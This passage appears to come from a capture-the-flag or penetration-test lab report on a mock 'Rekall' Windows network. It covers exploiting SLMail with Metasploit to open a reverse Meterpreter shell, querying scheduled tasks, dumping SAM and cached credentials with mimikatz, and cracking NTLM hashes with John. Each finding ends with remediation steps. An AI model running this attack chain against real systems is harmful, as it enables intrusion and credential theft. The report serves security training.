100666/rw-rw-rw-  4371  fil   2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw-  1940  fil   2022-04-07 10:08:59 -0400  maillog.003
100666/rw-rw-rw-  1991  fil   2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw-  2210  fil   2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw-  2831  fil   2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw-  1991  fil   2022-07-13 12:08:13 -0400  maillog.007
100666/rw-rw-rw-  2366  fil   2023-02-08 19:38:37 -0500  maillog.008
100666/rw-rw-rw-  6982  fil   2023-02-18 19:39:58 -0500  maillog.009
100666/rw-rw-rw-  7271  fil   2023-02-18 19:58:54 -0500  maillog.txt

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >
```


flag 4: 822e3434a10440ad9cc086197819b49d

Affected Hosts	172.22.117.20
Remediation	To remediate SLMail Vulnerability: ● Replace SLMail with a more modern, secure email server. If that is not possible, make sure SLMail is up to date with the latest patches and updates. ● Disable unnecessary SLMail services or features to reduce the attack surface. ● Use strong passwords that are difficult to guess and follow NIST guidelines. ● Monitor SLMail logs for suspicious activity such as unauthorized access attempts, repeated login attempts, or unusual file transfers.

Vulnerability 32	Findings
Title	Attacking Rekall's Windows Servers, Flag 5
Type	Windows OS
Risk Rating	**Critical**
Description	Schtasks Vulnerability
Images	

```
msf6 exploit(windows/pop3/seattlelab_pass) > exploit

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:59788 ) at 2023-02-19 11:13:30 -0500

meterpreter > pwd
C:\Program Files (x86)\SLmail\System
meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
=============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  32    fil   2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-  3358  fil   2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  1840  fil   2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw-  3793  fil   2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw-  4371  fil   2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw-  1940  fil   2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw-  1991  fil   2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw-  2210  fil   2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw-  2831  fil   2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw-  1991  fil   2022-07-13 12:00:13 -0400  maillog.007
100666/rw-rw-rw-  2366  fil   2023-02-08 19:38:37 -0500  maillog.008
100666/rw-rw-rw-  6982  fil   2023-02-18 19:39:58 -0500  maillog.009
100666/rw-rw-rw-  9279  fil   2023-02-19 10:45:57 -0500  maillog.00a
100666/rw-rw-rw-  3721  fil   2023-02-19 11:13:29 -0500  maillog.txt

meterpreter > schtasks
[-] Unknown command: schtasks
meterpreter > shell
Process 4492 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19044.1526]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\SLmail\System>schtasks /query
schtasks /query

C:\Program Files (x86)\SLmail\System>schtasks /query
schtasks /query

Folder: \
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
flag5                                    N/A                    Running
MicrosoftEdgeUpdateTaskMachineCore       2/19/2023 6:34:48 PM   Ready
MicrosoftEdgeUpdateTaskMachineUA         2/19/2023 9:04:48 AM   Ready
OneDrive Reporting Task-S-1-5-21-2013923 2/19/2023 11:18:12 AM  Ready
OneDrive Standalone Update Task-S-1-5-21 2/19/2023 1:41:33 PM   Ready

Folder: \Microsoft
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
INFO: There are no scheduled tasks presently available at your access level.

Folder: \Microsoft\OneCore
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
INFO: There are no scheduled tasks presently available at your access level.

Folder: \Microsoft\Windows
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
INFO: There are no scheduled tasks presently available at your access level.

Folder: \Microsoft\Windows\.NET Framework
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
.NET Framework NGEN v4.0.30319           N/A                    Ready
.NET Framework NGEN v4.0.30319 64        N/A                    Ready
.NET Framework NGEN v4.0.30319 64 Critic N/A                    Disabled
.NET Framework NGEN v4.0.30319 Critical  N/A                    Disabled
```

<table>
<tr>
<td></td>
<td>



```
C:\Program Files (x86)\SLmail\System>schtasks /query /TN flag5 /FO list /v
schtasks /query /TN flag5 /FO list /v

Folder: \
HostName:                              WIN10
TaskName:                              \flag5
Next Run Time:                         N/A
Status:                                Ready
Logon Mode:                            Interactive/Background
Last Run Time:                         2/19/2023 8:35:57 AM
Last Result:                           1
Author:                                WIN10\sysadmin
Task To Run:                           C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C$
Start In:                              N/A
Comment:                               54fa8cd5c1354adc9214969d716673f5
```


flag 5: 54fa8cd5c1354adc9214969d716673f5

</td>
</tr>
<tr>
<td><b>Affected Hosts</b></td>
<td>172.22.117.20</td>
</tr>
<tr>
<td><b>Remediation</b></td>
<td>

To remediate Schtasks Vulnerability:


- Ensure that all Windows systems are up to date with the latest patches and updates.
- Use a firewall to limit inbound and outbound traffic from the Windows system to trusted sources and block unnecessary and suspicious activity.
- Monitor Windows system logs for suspicious activity such as unauthorized access attempts, repeated login attempts, or unusual file transfers.

</td>
</tr>
</table>

Vulnerability 33	Findings
Title	Attacking Rekall's Windows Servers, Flag 6
Type	Windows OS
Risk Rating	Critical
Description	Credential Dumping
Images	


```
C:\Program Files (x86)\SLmail\System>exit
exit
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com   ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[+] Dumping SAM
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f
Local SID : S-1-5-21-2013923347-1975745772-2428795772

SAMKey : 5f266b4ef9e57871830440a75bebebca

RID  : 000001f4 (500)
User : Administrator

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: 6c49ebb29d6750b9a34fee28fadb3577

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : e9b42c3ad06e2afe7962656d9c3c9a3f

* Primary:Kerberos-Newer-Keys *
    Default Salt : WDAGUtilityAccount
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : da09b3f868e7e9a9a2649235ca6abfee0c7066c410892b6e9f99855830260ee5
      aes128_hmac       (4096) : 146ee3db1b5e1fd9a2986129bbf380eb
      des_cbc_md5       (4096) : 8f7f0bf8d651fe34

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WDAGUtilityAccount
    Credentials
      des_cbc_md5       : 8f7f0bf8d651fe34


RID  : 000003e9 (1001)
User : sysadmin
  Hash NTLM: 1e09a46bffe68a4cb738b0381af1dc96

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 842980376ecf6f9b2d32c3d245c3cd55

* Primary:Kerberos-Newer-Keys *
    Default Salt : DESKTOP-2I13CU6sysadmin
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 91340d4f690646b7cf7bd7b394c30132d85319ec926ab0647eef67fb3a134d62
      aes128_hmac       (4096) : 5a966fa1fc71eee2ec781da25c055ce9
      des_cbc_md5       (4096) : 94f4e331081f3443
    OldCredentials
      aes256_hmac       (4096) : 91340d4f690646b7cf7bd7b394c30132d85319ec926ab0647eef67fb3a134d62
      aes128_hmac       (4096) : 5a966fa1fc71eee2ec781da25c055ce9
```

<table>
<tr>
<td></td>
<td>



```
RID  : 000003ea (1002)
User : flag6
  Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
    lm  - 0: 61cc909397b7971a1ceb2b26b427882f
    ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39
```

Use john to crack ntlm hash:



```
  GNU nano 5.4                                              hash6.txt *
user:50135ed3bf5e77097409e4a9aa11aa39

┌──(root㉿kali)-[~]
└─# nano hash6.txt

┌──(root㉿kali)-[~]
└─# john hash6.txt --format=NT
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 24 needed for performance.
Warning: Only 16 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Computer!        (user)
1g 0:00:00:00 DONE 2/3 (2023-02-19 11:48) 6.250g/s 563400p/s 563400c/s 563400C/s News2..Zephyr!
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

flag 6: Computer!


</td>
</tr>
<tr>
<td><b>Affected Hosts</b></td>
<td>172.22.117.20</td>
</tr>
<tr>
<td><b>Remediation</b></td>
<td>

To remediate Credential Dumping Vulnerability:


- Ensure that all Windows systems are up-to-date with the latest patches and updates.
- Use an Endpoint Detection and Response (EDR) solution to monitor and respond to suspicious activity on the system, specifically credential dumping.
- Monitor Windows system logs for suspicious activity such as unauthorized access attempts, repeated login attempts, or unusual file transfers.

</td>
</tr>
</table>

<table>
<tr><th>Vulnerability 34</th><th>Findings</th></tr>
<tr><td><b>Title</b></td><td>Attacking Rekall's Windows Servers, Flag 7</td></tr>
<tr><td><b>Type</b></td><td>Windows OS</td></tr>
<tr><td><b>Risk Rating</b></td><td><b>Medium</b></td></tr>
<tr><td><b>Description</b></td><td>Sensitive Data Exposure</td></tr>
<tr><td><b>Images</b></td><td>






```
C:\Program Files (x86)\SLmail\System
meterpreter > search -f flag*.txt
Found 4 results...
==================

Path                                            Size (bytes)  Modified (UTC)
----                                            ------------  --------------
c:\Program Files (x86)\SLmail\System\flag4.txt  32            2022-03-21 11:59:51 -0400
c:\Users\Public\Documents\flag7.txt             32            2022-02-15 17:02:28 -0500
c:\xampp\htdocs\flag2.txt                       34            2022-02-15 16:53:19 -0500
c:\xampp\tmp\flag3.txt                          32            2022-02-15 16:55:04 -0500

meterpreter > search -f flag*.txt
Found 4 results...
==================

Path                                            Size (bytes)  Modified (UTC)
----                                            ------------  --------------
c:\Program Files (x86)\SLmail\System\flag4.txt  32            2022-03-21 11:59:51 -0400
c:\Users\Public\Documents\flag7.txt             32            2022-02-15 17:02:28 -0500
c:\xampp\htdocs\flag2.txt                       34            2022-02-15 16:53:19 -0500
c:\xampp\tmp\flag3.txt                          32            2022-02-15 16:55:04 -0500

meterpreter > cat flag7.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > cat c:\Users\Public\Documents\flag7.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > pwd
C:\Program Files (x86)\SLmail\System
meterpreter > cd ../../../
meterpreter > pwd
C:\
meterpreter > cd \Users\Public\Documents
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > cd Users
meterpreter > cd public
meterpreter > cd Documents
meterpreter > ls
Listing: C:\Users\public\Documents
==================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2022-02-15 21:01:26 -0500  My Music
040777/rwxrwxrwx  0     dir   2022-02-15 21:01:26 -0500  My Pictures
040777/rwxrwxrwx  0     dir   2022-02-15 21:01:26 -0500  My Videos
100666/rw-rw-rw-  278   fil   2019-12-07 04:12:42 -0500  desktop.ini
100666/rw-rw-rw-  32    fil   2022-02-15 17:02:28 -0500  flag7.txt

meterpreter > cat flag7.txt
6fd73e3a2c2740328d57ef32557c2fdcmeterpreter > 
```



```
meterpreter > cat flag7.txt
6fd73e3a2c2740328d57ef32557c2fdcm
```


<b>flag 7: 6fd73e3a2c2740328d57ef32557c2fdc</b></td></tr>
<tr><td><b>Affected Hosts</b></td><td>172.22.117.20</td></tr>
<tr><td><b>Remediation</b></td><td>Reference Remediation for Vulnerability 4.</td></tr>
</table>

Vulnerability 35	Findings
Title	Attacking Rekall's Windows Servers, Flag 8
Type	Windows OS
Risk Rating	High
Description	Credential Dumping
Images	 Use john to crack:  ADMBob:Changeme! (username:password) 

```
meterpreter > load kiwi
Loading extension kiwi ...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2503949573f

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
  [00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f34182747135096323412d97ee82f9d14c046020

* Iteration is set to default (10240)

[NL$1 - 2/19/2023 9:25:18 AM]
RID       : 00000450 (1104)
User      : REKALL\ADMBob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b
```

